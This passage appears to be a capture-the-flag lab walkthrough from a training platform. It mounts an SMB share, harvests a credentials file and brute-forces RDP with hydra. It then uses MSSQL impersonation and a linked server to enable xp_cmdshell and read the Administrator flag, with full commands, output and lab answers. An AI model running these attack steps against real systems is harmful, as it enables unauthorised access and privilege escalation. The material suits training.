  HR                                  D        0  Thu Apr 21 15:04:39 2022
  IT                                  D        0  Thu Apr 21 15:11:44 2022
  OPS                                 D        0  Thu Apr 21 15:05:10 2022
  Projects                            D        0  Thu Apr 21 15:04:48 2022
```

There are numerous directories to search, it might be tedious with the smb CLI.

So instead we will mount the share to the pwnbox, for more convenient interface:

```
mkdir imported_data

sudo mount -t cifs //<target-IP>/"home" imported_data -o
username=simon,password=liverpool
```

```
┌[eu-academy-2]-[10.10.14.83]-[htb-ac-1099135@htb-mwhshbyvvf]-[~]
└─[★]$ mkdir imported_data
┌[eu-academy-2]-[10.10.14.83]-[htb-ac-1099135@htb-mwhshbyvvf]-[~]
└─[★]$ sudo mount -t cifs //10.129.203.10/"home" imported_data -o username=simon,password=liverpool
```

The share's was sucsessfully mounuted to 'imported_data' directory.

Lets look for all txt files within the directory:

```
find imported_data/ -type f -name *.txt 2>/dev/null
```

```
┌[eu-academy-2]-[10.10.14.83]-[htb-ac-1099135@htb-mwhshbyvvf]-[~]
└─[★]$ find imported_data/ -type f -name *.txt 2>/dev/null
imported_data/IT/Fiona/creds.txt
imported_data/IT/John/information.txt
imported_data/IT/John/notes.txt
imported_data/IT/John/secrets.txt
imported_data/IT/Simon/random.txt
```

We can easily observe that Simon txt file is 'random.txt'.

Question: Enumerate the target and find a password for the user Fiona. What is her password?

Answer: 48Ns72!bns74@S84NNNSl

Method: in the last screenshot in the previous question we can also see 'creds.txt' belonging to Fiona.

Lets check its content:

```
cat imported_data/IT/Fiona/creds.txt
```

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-mwhshbyvvf]─[~]
└──╼ [★]$ cat imported_data/IT/Fiona/creds.txt
Windows Creds

kAkd03SA@#!
48Ns72!bns74@S84NNNSl
SecurePassword!
Password123!
SecureLocationforPasswordsd123!!
```

There are several options. As we see the title 'Windows Creds', we will bruteforce the RDP service appeared in the nmap results (port 3389), using the obtained creds file as password wordlist:

```
hydra -l fiona -P imported_data/IT/Fiona/creds.txt
rdp://<target-IP>
```

```
┌─[eu-academy-2]─[10.10.14.83]─[htb-ac-1099135@htb-mwhshbyvvf]─[~]
└──╼ [★]$ hydra -l fiona -P imported_data/IT/Fiona/creds.txt rdp://10.129.203.10
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military o
 illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-01 14:31:56
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the
1 or -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 7 login tries (l:1/p:7), ~2 tries per
[DATA] attacking rdp://10.129.203.10:3389/
[3389][rdp] host: 10.129.203.10   login: fiona   password: 48Ns72!bns74@S84NNNSl
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-01 14:31:58
```

The credentials are 'fiona:48Ns72!bns74@S84NNNSl'

Question: Once logged in, what other user can we compromise to gain admin privileges?

Answer: john

Method: lets MSSQL login to fiona's user with the obtained credentials:

```
mssqlclient.py -p 1433 fiona@<target-IP> -windows-auth
```

```
┌─[eu-academy-2]─[10.10.15.17]─[htb-ac-1099135@htb-nnzfnunjjf]─[~]
└──╼ [★]$ mssqlclient.py -p 1433 fiona@10.129.203.10 -windows-auth
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(WIN-HARD\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(WIN-HARD\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

We are in. in the mssql CLI, we run the the impersonate check command on MSSQL, which gives us the list of users Fiona can impersonate:

```
SELECT distinct b.name FROM sys.server_permissions a INNER
JOIN sys.server_principals b ON a.grantor_principal_id =
b.principal_id WHERE a.permission_name = 'IMPERSONATE';
```

```
SQL> SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.pri
ncipal_id WHERE a.permission_name = 'IMPERSONATE';
name

----------------------------------------------------------------------------------------------------------------------------
--

john

simon
```

In addition to simon – we can also impersonate john.

Question: Submit the contents of the flag.txt file on the Administrator Desktop.

Answer: HTB{46u$!n9_l!nk3d_$3rv3r$}

Method: in the previous question we established we can impersonate john. Lets use it and impersonate him:

```
EXECUTE AS LOGIN = 'john';
```

```
SQL> EXECUTE AS LOGIN = 'john';
```

Now, going back the txt files extracted from the SMB server, one of them was this file: 'imported_data/IT/John/information.txt'. lets read its content:

```
cat imported_data/IT/John/information.txt
```

```
┌─[eu-academy-2]─[10.10.15.17]─[htb-ac-1099135@htb-nnzfnunjjf]─[~]
└──╼ [★]$ cat imported_data/IT/John/information.txt
To do:
- Keep testing with the database.
- Create a local linked server.
- Simulate Impersonation.┌─[eu-academy-2]─[10.10.15.17]─[htb-ac-10
```

The file's content indicates the existence of a local linked server.

Lets investigate it in the mssql john user CLI:

```
SELECT srvname, isremote FROM sysservers
```

```
SQL> SELECT srvname, isremote FROM sysservers
srvname
                  isremote

-----------------------------------------------
--------------   --------

WINSRV02\SQLEXPRESS
                         1

LOCAL.TEST.LINKED.SRV
                         0
```

There are 2 servers, the value ‘0’ for ‘isremote’ indicates linked local server. that would be ‘LOCAL.TEST.LINKED.SRV’.

We can use the linked local server to bypass the restriction on execute ‘xp_cmdshell’ commands (which will not work normally, it will return no permission).

We will run the sequence of mssql commands:

```
EXECUTE('EXEC sp_configure ''show advanced options'', 1;
RECONFIGURE;') AT [LOCAL.TEST.LINKED.SRV];

EXECUTE('EXEC sp_configure ''xp_cmdshell'', 1;
RECONFIGURE;') AT [LOCAL.TEST.LINKED.SRV];

EXECUTE('xp_cmdshell ''type
C:\Users\Administrator\Desktop\flag.txt''') AT
[LOCAL.TEST.LINKED.SRV];
```

Those commands basically execute the

```
EXEC sp_configure 'show advanced options', '1'
RECONFIGURE
EXEC sp_configure 'xp_cmdshell', '1'
RECONFIGURE
```

Commands with the ‘xp_cmdshell’, but with the use of the local linked server in order to bypass the restricaions, and execute cmd commands (note, they will not work with fiona, as that user doesn’t has the permissions to do so. It has to be run with john user.

The command will enable the ‘xp_cmdshell’, and then use the ‘xp_cmdshell’ to get the flag from the administrator’s flag:

```
SQL> EXECUTE('EXEC sp_configure ''show advanced options'', 1; RECONFIGURE;') AT [LOCAL.TEST.LINKED.SRV];
[*] INFO(WIN-HARD\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE
 statement to install.
SQL> EXECUTE('EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE;') AT [LOCAL.TEST.LINKED.SRV];
[*] INFO(WIN-HARD\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement
 to install.
SQL> EXECUTE('xp_cmdshell ''type C:\Users\Administrator\Desktop\flag.txt''') AT [LOCAL.TEST.LINKED.SRV];
output



----------------------------------------------------------------------------------------------------------------------------
----------------------------------------------------------------------------------------------------------------------------
---

HTB{46u$!n9_l!nk3d_$3rv3r$}
```